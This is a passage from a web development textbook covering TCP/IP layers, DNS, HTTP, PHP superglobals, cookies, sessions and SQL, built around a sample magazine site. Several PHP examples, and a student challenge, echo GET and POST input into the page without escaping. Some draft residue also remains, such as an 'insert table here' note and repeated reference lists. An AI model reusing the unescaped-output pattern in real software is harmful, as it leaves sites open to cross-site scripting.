- **Application:** where the protocols an application uses directly run, such as HTTP, the rough equivalent of OSI's three upper layers (application, presentation and session);
- **Transport:** responsible for reliably delivering data between two programs, through the TCP protocol;
- **Network:** responsible for routing data between different networks, to its destination, through the IP protocol.

Each of these layers communicates with its peer layer (on the remote device) through a **protocol** (as seen in Figure 6.1): a set of rules that defines how data is exchanged between two entities of the same layer, one on the client side and one on the server side. It is the Application layer protocol of the TCP/IP model, known as HTTP, that defines the rules for how a *browser* requests a page from a server. HTTP will be the topic of the next chapter.

i Note

To see which other real protocols run at each layer, and the more precise formalism behind the distinction between service and protocol, see Section D.2 and Section D.3.

6.3. The Data's Journey: Encapsulation

When an application sends data, it passes through each layer of the TCP/IP model, and each layer adds its own control information, in a process called encapsulation. It is worth following this journey step by step, from the upper layers down to the physical medium.

The following figure summarises the whole journey: the data of an HTTP message leaves the application layer, passes through a *socket* (the connection point between the application layer and the protocol stack), and goes down the transport, network and link layers, each

applying its own protocol and encapsulating the data it receives from the layer above, until it reaches the network card (NIC, *Network Interface Controller*), which finally converts it into an electrical or radio signal:




Figure 6.3.: The journey of data from the application to the physical medium, layer by layer, down to the network card (NIC).

i Note

Do not confuse the **application layer** with the **application** itself: the application layer is just one of the layers of the TCP/IP model, defining how data is exchanged between two remote applications; the application is the program the user directly uses, such as a *browser* or an *email client*, which uses the application layer to send and receive data. In Figure 6.3 the *browser* or *email client* is represented by the **DADOS** rectangle, which is the application sending the data.

6.3.1. The Transport Layer: TCP

The *payload* (the technical name given to the data, in this case, for example, an HTTP message) is passed to the transport layer by the application layer, through a *socket*, which adds to it a TCP header with the **source and destination ports**. These are two addresses that identify the **applications** sending and receiving the data — a *browser* or an *email client*.

Ports range from 0 to 65535, and the so-called *well-known ports*, from 0 to 1023, are reserved for well-known services, such as port 80 for HTTP or 443 for HTTPS. Table 6.1 shows the most common ports for some well-known protocols.

Table 6.1.: *Well-known ports for some common protocols.*

Port	Protocol	Service
80	HTTP	Web pages (unencrypted)
443	HTTPS	Web pages (TLS-encrypted)
21	FTP	File transfer
25	SMTP	Sending email
53	DNS	Domain name resolution

TCP also guarantees that data arrives reliably and in the correct order: it divides it into numbered segments, and resends any segment that is not acknowledged by the receiver within a well-defined time window.

i Note

The exact structure of the TCP header, and the mechanisms that guarantee this reliability, are covered in more depth in Section D.4.1, for the more curious students.

6.3.2. The Network Layer: IP

Next, the data passes to the network layer, to which an IP header is added with the **source and destination IP addresses**. An IPv4 address has the form (0–255).(0–255).(0–255).(0–255), such as 192.168.24.36; this address identifies each computer even if they are on different networks.

The same computer can have several IP addresses, one for each network interface it has. This is the case in Figure 6.3, where there are two network devices: the Wi-Fi network card and the Ethernet network card, each with its own IP address.

i Note

The complete structure of the IP header is covered in more depth in Section D.4.2.

6.3.3. The Link Layer: Ethernet and MAC Addresses

After the network layer comes the data link layer, whose task is to deliver a packet to a machine within the same local network. This layer adds the **source and destination MAC addresses** (MAC stands for Medium Access Control), forming a frame, typically according to the IEEE 802.3 standard (Ethernet) or the equivalent for wireless networks. These addresses only identify devices **within the same** local network, and are assigned by the network card's manufacturer, being unique worldwide. A MAC address has the form XX:XX:XX:XX:XX:XX, such as 00:1A:2B:3C:4D:5E.

i Note

The complete structure of an Ethernet frame is covered in more depth in Section D.4.3.

6.3.4. The Physical Medium

Finally, at the physical layer, bits are converted into electrical signals, pulses of light (optical fibre) or radio waves (Wi-Fi), and transmitted through the corresponding physical channel. On the receiving side, this process happens exactly in reverse, layer by layer, until only the original application data remains; the complete journey, in both directions, is covered in more depth in Section D.5 and in Section D.6.

None of these addresses are theoretical abstractions: any computer, phone or tablet connected to a network has, at that very moment, a MAC address and an IP address assigned, visible in its own network settings. The following screenshot shows the Wi-Fi settings of an iPhone connected to the **eduroam** network, with its MAC address (labelled “Wi-Fi Address”), its IP address, the subnet mask and the *router*’s address:




Figure 6.4.: The Wi-Fi settings of a mobile phone show, in practice, the MAC address and the IP address assigned to that device.

Table 6.2 summarises the different types of address added along the data’s journey, from the application to the physical medium: each layer of the TCP/IP model adds its own address, and each identifies something different.

Table 6.2.: The different types of address used along the data’s journey.

Layer	Protocol	Source Address	Destination Address
Trans- port	TCP	Port of the sending application	Port of the receiving application
Network	IP	IP of the sending computer	IP of the receiving computer
Link	Ethernet	MAC of the sending network card	MAC of the receiving network card

It is precisely because these three levels exist that two applications, on two different computers,

can only communicate with each other once all three addresses are identified: the port, which guarantees the data reaches the right application, within the right computer; the IP address, which guarantees it reaches the right computer, within the right network; and the MAC address, which guarantees it reaches the right network card, within the local network. If any one of these three is missing, communication cannot be completed.

6.4. Routing

Up to this point, data has always moved within the same local network, identified by the MAC address. But the Internet is, at its core, a huge network of networks: thousands of different local networks, connected to each other. It is this connection between networks that allows, for example, the Contraponto reader, from home, to reach the magazine's server, which sits on a completely different network. The equipment responsible for that connection is called a **router**: its function is to receive packets coming from one network and forward them to the next network, along the right path to the destination.

A router recognises, from each packet's destination IP address, that it is not meant for its own local network, and decides which network to forward it to next. A typical example: someone, at home, types a search into **Google**. The resulting packet has the destination IP set to the IP of **Google**'s servers. The home *router* receives that packet, recognises that the destination IP does not belong to its network, and forwards it to the public network; from router to router, hop by hop, the packet eventually reaches the destination computer, with the intended IP. To decide where to forward each packet, each router maintains a **routing table**, with rules that map possible destinations to the network interface the packet should follow.

It is worth noting the difference between a *router* and a *switch*: a *switch* interconnects several devices within the same local network, forwarding frames based on the MAC address; a *router* interconnects different networks with each other, forwarding packets based on the IP address. That is why a request to a server outside the local network, like Google's in the earlier example, always passes through at least one router.

6.5. Ports, Addresses and URLs

An address such as `http://www.utad.pt` actually hides several pieces of information: the protocol to use (`http`), the server name (`www.utad.pt`), optionally, the port to use, and the resource to be accessed (i.e., the name of the web page). The *browser* needs all these separate pieces of information: the server's address and the port to use. When no port is explicitly given, the well-known port of the protocol in question is assumed, port 80 in the case of HTTP, so `http://www.utad.pt` and `http://www.utad.pt:80` are, in practice, equivalent.

Since humans memorise text more easily than numbers, the address written in a URL always takes the form of a domain name, such as `www.utad.pt`, never an IP number directly. But the network, at the IP layer level, only understands numbers. It is DNS that bridges these two realities.

6.6. The Domain Name System (DNS)

DNS (*Domain Name System*) is the service responsible for translating domain names, such as `www.utad.pt`, into the corresponding IP address. The process is simple from the point of




Figure 6.5.: The URL typed in the browser’s address bar is the starting point of the whole journey described in this chapter.

view of whoever uses it: the *browser* asks a name server what the IP corresponding to a given domain is, and the name system replies with the IP number, which the *browser* then uses in the IP header of every subsequent packet to that destination.




Figure 6.6.: The domain name system is organised in a hierarchy, from the root domain (ROOT) to the top-level domains (TLD) and to each organisation’s domains.

DNS is not, however, a single server, but a hierarchical, distributed system of servers, organised by domains and subdomains: a server may not directly know the IP of `www.utad.pt`, but it knows which other server to ask, closer to that domain in the hierarchy, until the final answer is obtained. Only once the domain name has been resolved to its IP address can the HTTP request actually be sent to the destination server, which makes DNS resolution a mandatory step, and sometimes the slowest one, whenever a given site is accessed for the first time.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.





Figure 6.7.: The process of resolving `www.utad.pt`: the *browser* asks the local DNS server, which in turn successively asks the root server, the `.pt` domain server and, finally, the `utad.pt` server, until it obtains the corresponding IP address.

- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- ‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



7.1. The Components of the Web

Everything seen in the previous chapter, layers, encapsulation, ports, addresses and DNS, is the infrastructure the Web itself rests on. The Web, as a system, rests on three fundamental components:

- A presentation language: HTML;
- An addressing scheme: URI/URL;
- A communication protocol between client and server: HTTP.

A URL (*Uniform Resource Locator*) uniquely identifies a resource on the Web, combining the protocol to use (**http**, **https**), the server name (which DNS translates to an IP), the port, and the path to the intended resource within that server. It is precisely the HTTP protocol, built on top of all this infrastructure, that is the subject of this chapter.

7.2. The HTTP Protocol

HTTP (*Hypertext Transfer Protocol*) is the application-layer protocol that allows two applications to communicate with each other on the Web. Most of the time, one of these applications is a web server (such as **Apache**, **Tomcat** or **GlassFish**) and the other is a *browser* (such as **Chrome**, **Firefox** or **Edge**). It works according to a request-response model: the client sends an HTTP request to the server, and the server returns an HTTP response. This is the protocol the Contraponto reader's *browser* uses every time it requests a page from the magazine's server.

7.3. What Happens When a URL Is Typed

It is worth following, step by step, what happens between the moment a Contraponto reader types **contraponto.pt** into the *browser* and the moment the magazine's home page appears on screen, tying together everything seen in the previous chapter:

1. The *browser* extracts the server name (*hostname*) from the URL, including the port number, if given, and queries **DNS** to obtain its IP address;

2. The *browser* then opens a *TCP socket*, specifying the destination IP and the port to use (by default, port 80 for a typical web page);
3. It writes an **HTTP request message** and sends it through that *TCP socket*; if no web page name is explicitly given in the URL, the server assumes `index.html` by default (if this does not exist, it looks for other default pages, such as `index.php`, `default.html`, etc.);
4. The TCP layer **accepts the message** and guarantees its reliable delivery to the server, as described in Section 6.3.1;
5. The server responds, sending a **response message** that travels back along the same protocol stack, until it reaches the *browser* again, which interprets it and presents the page to the user.

7.4. The Request Message

A complete HTTP request message has the following general structure:

```
1 [method] [URL] [http version in use]
2 [headers]
3
4 [body]
```

The method indicates the client's intent. The most used in web development are **GET** and **POST**.

7.4.1. The GET Method

GET requests a resource, without that operation, by itself, changing anything on the server: it is the method used whenever a *link* is clicked, such as the one that takes the Contraponto reader to a category's articles:

```
1 <a href="contraponto.pt/artigos.php?categoria=Cultura">Cultura</a>
```

For the same reason, **GET** can also be used in a form, as long as the goal is only to obtain a result, never to change something on the server, as would happen if this same category filter were done through a menu instead of a direct *link*. It is precisely this request that Section 7.5 revisits, from the server side.

Note

The exact syntax of a **GET** message, including the meaning of each of its parts, is detailed in Section E.2.1.

7.4.2. The POST Method

POST sends data to the server, typically to **create** or **change** a resource: it is the method used, for example, by the Contraponto comment form sketched in Section 3.2. Unlike **GET**, the data goes in the message body, not in the URL, and the request **is not considered harmless**: it

usually records something or changes the server's state in some way. It is also this request that Section 7.5 revisits, showing how PHP receives the data a reader submitted.

i Note

The complete structure of an HTML form and the corresponding POST message is detailed in Section E.2.2.

7.4.3. GET vs. POST

The choice between GET and POST in a form has concrete practical consequences:

- **Disadvantage of GET:** the values of the form fields become visible in the *browser's* URL. For this reason, **GET should never be used if the form data is sensitive**, such as a password, and should not be shared or recorded in the *browser's* history;
- **Advantage of GET:** precisely because the parameters stay in the URL, it can be bookmarked or shared, allowing the same results to be revisited whenever needed, just like Contraponto's own category *link* seen in Section 7.4.1; POST does not allow this directly, because the data is not visible in the URL.

7.4.4. Virtual Resources

Not all resources accessible through the Web exist, as such, as a file on the server. Many are created, or assembled “on the fly”, according to the client's specific request, after the server retrieves the necessary data from a database, the topic of Section 8.1. A request to `artigos.php?id=5`, for example, does not correspond to a file literally called that; it corresponds to the execution of the `artigos.php` *script*, which, based on the `id` parameter, dynamically generates the content to return.

7.5. Superglobals

One piece is still missing to close the loop: how does the `artigos.php` *script* from the previous example actually get the value 5 of the `id` parameter? For this, PHP automatically provides a set of predefined arrays, known as superglobals: variables automatically initialised by PHP, available anywhere in a *script*, regardless of the context or the function it is in, with no need to declare them. **It is through these that PHP code has access to everything seen in this chapter so far: the parameters of a GET request, the fields of a POST form, cookies, the session.** The most used are:

- `$_GET`: contains the data sent through the URL, exactly the `id` parameter of `artigos.php?id=5`, or the fields of a form submitted with `method="GET"`, as seen in Section 7.4.1;
- `$_POST`: contains the data sent in the body of a POST request, typically by a form such as the comment one seen in Section 7.4.2;
- `$_REQUEST`: combines the data from `$_GET`, `$_POST` and the request's *cookies*, useful when it does not matter by which method the data arrived;
- `$_SESSION`: stores the user's session information, a topic covered in more depth later in this chapter, in Section 7.9.2;

- `$_COOKIE`: contains the *cookies* sent by the client to the server, a topic covered in more depth in Section 7.9.1;
- `$_SERVER`: contains information about the server and about the current request, such as the client's address, the HTTP method used, or the *script's* own path.

On the Contraponto site, `$_GET` is precisely the mechanism that lets a reader filter articles by category, through an address such as `contraponto.pt/artigos.php?categoria=Cultura`, finally replacing, with real data from a request, the fixed variable used in Section 4.3:

```
1 <?php
2 // contraponto.pt/artigos.php?categoria=Cultura
3 if (isset($_GET["categoria"])) {
4     echo "A mostrar artigos da categoria: " . $_GET["categoria"];
5 } else {
6     echo "A mostrar todos os artigos.";
7 }
```

The use of `isset()` in the previous example is not accidental: directly accessing a `$_GET` or `$_POST` key that does not exist generates a warning in PHP, so it is good practice to always check whether a given field was actually sent before using it, since not every reader arrives at the site through an address with that parameter.

`$_POST`, in turn, is what receives the comment form sketched in Section 3.2, when a reader submits it:

```
1 <?php
2 if ($_SERVER["REQUEST_METHOD"] === "POST") {
3     $nome_comentario = $_POST["nome"];
4     $texto_comentario = $_POST["texto"];
5     echo "Comentário de $nome_comentario recebido: $texto_comentario";
6 }
```

Superglobals are the connecting point between HTTP, on the network side, and the PHP logic, on the server side: the category filter and the comment form only take effect because their data reaches the PHP *script* through `$_GET` or `$_POST`. The complete code for this demonstration, including the HTML form used to test `$_GET` and `$_POST`, is available in Section B.3.

7.6. HTTP Headers

Both the request and the response include **headers**, key-value pairs with additional information about the message, already present in the general structure shown in Section 7.4. The only required header in a request is `Host`, which indicates which server the request is meant for, essential when a single IP address hosts several different domains, as with Contraponto's own server.

Note

Other common headers, such as `Accept`, are described in Section E.3.

7.7. The Server's Response

The server's response follows a structure similar to the request's, but starts with a status line, instead of a method and a URL:

```
1 [version] [status code] [reason phrase]
2 [headers]
3
4 [body]
```

The status code is a number summarising the outcome of the request, grouped into five categories:

- **1xx**: informational, rarely used directly by web application programmers;
- **2xx**: success, such as 200 **OK**;
- **3xx**: redirection, such as 301 **Moved Permanently**, indicating that the requested resource is now available at another address;
- **4xx**: client-side error, such as 404 **Not Found**, when the requested resource does not exist, or 403 **Forbidden**, when access is denied;
- **5xx**: server-side error, such as 500 **Internal Server Error**, indicating a failure in the server-side application, typically a bug in the PHP code itself.

—insert here the table with the summary of status codes, as in the original slides

7.8. HTTP Is a Stateless Protocol

The HTTP server does not, by itself, keep any information about the state of previous connections: after responding to a request, the server “forgets” that connection, a property called *stateless*. This has a relevant practical consequence: a single web page typically requires several resources, the HTML itself, the CSS style sheet, the JavaScript *script*, any images, and each of these resources requires an independent HTTP request, each with the cost of establishing its own connection. *Browsers* mitigate this cost with several connection-management strategies, but the principle remains: each request is, in itself, independent of all the others.

If every page has more than one resource and the server does not keep state, how does an e-commerce site know which items a user has put in their cart, or how does Contraponto recognise a reader who has already commented before, without asking them for their name again on every comment? For this, HTTP relies on state-management mechanisms, such as *cookies* and *sessions*, the topic of Section 7.9.

i Note

The concrete strategies *browsers* use to mitigate this cost, parallel, persistent and pipelined connections, are described in Section E.4.

7.9. State Management: Cookies and Sessions

Although HTTP is, by nature, *stateless*, the most common behaviour on the Web is precisely the opposite: an e-commerce site needs to know which items a user has put in their cart, and Contraponto, for example, would need to recognise a reader who has already commented before, without asking them for their name again on every comment.

In the past, this kind of user tracking could be done based on the client's IP address; with the popularisation of networks where several devices share a single public IP towards the rest of the Internet (NAT, *Network Address Translation*), that approach stopped being reliable, since requests from completely different users can reach the server with the same source IP address.

Two complementary solutions then emerged to maintain a session's state between successive requests: cookies and sessions.

7.9.1. Cookies

A *cookie* is a small piece of information the server asks the *browser* to store, inserted into an HTTP response header, which the *browser* then automatically includes in every subsequent request to that same server, allowing it to recognise the client:

```
1 HTTP/1.1 200 OK
2 Set-Cookie: sessao=00b38b9a6f949a8df5476999c876789e; Path=/
```

In PHP, a *cookie* is created with the `setcookie()` function:

```
1 <?php
2 setcookie("utilizador", "joao", time() + 3600);
```

A *cookie*, by itself, does not amount to authentication: it only allows recognising that a request comes from the same *browser* that received it previously.

i Note

The attributes that control a *cookie*'s validity, scope and security (**Expires**, **Domain**, **Secure**, **HttpOnly**, among others), as well as the standard that defines them, are detailed in Section E.5.

7.9.2. Sessions

Sessions go further than plain *cookies*: instead of storing the actual data on the client, visible and changeable by anyone with access to the *browser*, the server stores the data locally, associated with a unique identifier, and sends only that identifier to the client, typically through a *cookie*. In PHP, a session starts with `session_start()`, called at the beginning of every page that uses it, and its data is available through the `$_SESSION` superglobal:

```
1 <?php
2 session_start();
3 $_SESSION["utilizador"] = "joao";
```

```

1 <?php
2 // On another page, also with session_start() at the start:
3 session_start();
4 echo "Bem-vindo, " . $_SESSION["utilizador"];

```

Cookies and sessions are, therefore, the engineering solution that allows continuity to be simulated in a web application built on a protocol that, by nature, keeps no memory of anything between one request and the next.

7.10. Challenge

With HTTP and superglobals, the Contraponto site finally stops depending on simulated data. The challenge, starting from the starter file from Section 5.4, is:

1. Replace the fixed variable `$categoria_escolhida`, used in Section 4.3 to simulate the filter, with the real value of `$_GET["categoria"]`, with `isset()` handling the case where no category is given;
2. Confirm, through the menu *links* in `header.php` (which already point to `index.php?categoria=Cultura`, `index.php?categoria=Tecnologia`, etc.), that the article listing does indeed change depending on the category chosen in the *browser*;
3. Handle the submission of the comment form, already included in the starter file: check whether `$_SERVER["REQUEST_METHOD"]` is "POST" and, if so, read `$_POST["nome"]` and `$_POST["texto"]`, showing a confirmation message to the reader.


The starter file is available in Section C.5.

References

- Bytebase. 2026. ‘Drizzle ORM Vs Prisma: Which TypeScript ORM Should You Use in 2026?’ 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. ‘45 SOAP to REST Conversion Statistics Every Enterprise Should Know’. 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. n.d. ‘Cloud Firestore Data Model’. <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. ‘The State of PHP 2025’. 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. n.d. ‘Adobe XD End of Life: Status, Timeline & Alternatives’. <https://mapsoft.com/adobe-xd-end-of-life/>.
- ‘Native CSS Nesting: Sass Syntax with No Build Step (and One Big Trap)’. 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. ‘OWASP Top 10:2025’. 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. ‘Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown’. 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. ‘MVC: Xerox PARC 1978-79’. 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- ‘State of JavaScript 2025: Front-End Frameworks’. 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.

References

‘Top CSS Frameworks in 2025: What Devs Actually Use’. 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.



8.1. Relational Databases and the DBMS

A DBMS (*Database Management System*) is the *software* that creates, organises and manages databases: it controls access, queries and updates, guarantees the integrity, security and performance of the data, and allows applications, such as those written in PHP, to read and write information persistently. Common examples of DBMS include MySQL, MariaDB, PostgreSQL, Oracle, SQL Server and SQLite.

In a relational database, such as MySQL, data is organised into tables, each with fixed-type columns, and rows that represent individual records. It is exactly this persistence that the `$artigos` array seen in Section 3.8.3 lacks: kept only in memory, that array resets every time the server restarts, and one reader never sees an article published by another server process. A database keeps information across different requests, and across different users — exactly what Tiago’s Contraponto site is missing to stop depending on data fixed in the code.

8.2. SQL Commands

SQL (*Structured Query Language*) is the language used to interact with a relational DBMS. Its commands are divided into four main groups:

- **DQL** (*Data Query Language*): queries that retrieve data, with the **SELECT** command;
- **DML** (*Data Manipulation Language*): inserting, changing and removing data, with the **INSERT**, **UPDATE** and **DELETE** commands;
- **DDL** (*Data Definition Language*): creating and altering database structures, with the **CREATE**, **ALTER** and **DROP** commands;
- **DCL** (*Data Control Language*): permissions and access control, with the **GRANT** and **REVOKE** commands.

An SQL command follows a predictable structure: a keyword (**SELECT**, **UPDATE**, **INSERT**, **DELETE**), clauses that refine the statement (**FROM**, **WHERE**, **ORDER BY**, **VALUES**), expressions and conditions (fields, values and comparisons, such as `age > 18`), and a final semicolon:

```
1 SELECT titulo, autor FROM artigos WHERE id = 3;
```

An update command puts these same parts together in a slightly different way: command, then target table, the action of changing values, and a condition that filters which records are affected:

```
1 UPDATE artigos SET categoria = 'Tecnologia' WHERE categoria = 'Informática';
```

8.3. The Three-Tier Architecture and PHP's Role

Returning to Section 2.1.3, a web application is typically organised into three distinct tiers: the client (*browser*), which displays pages and sends requests; the server, which processes the application's logic; and the DBMS, which stores and manages the data. Separating these tiers increases the application's security, performance and organisation.

It is worth following, step by step, how information flows through this model, with a concrete example:

1. The client sends a request, for example `GET /artigos.php?categoria=Cultura`;
2. The server (PHP) interprets the request and generates the corresponding SQL statement:
`SELECT * FROM artigos WHERE categoria = 'Cultura'`;
3. The DBMS (MySQL) executes that statement and returns the results to the server;
4. The server inserts that data into an HTML *template*;
5. The server returns the final page to the *browser*, already filled with the requested data.

Each tier thus fulfils its own mission: the *browser* asks, the server thinks, the DBMS stores and answers, the server assembles the page, and the *browser* shows the final result to the user. PHP lives entirely on the server tier, responsible for receiving the client's requests, building the SQL statements, communicating with the DBMS, processing the returned results, and generating the final HTML sent to the *browser*: it is the bridge between the user's request and the data stored in the database.

8.4. Connecting PHP to MySQL

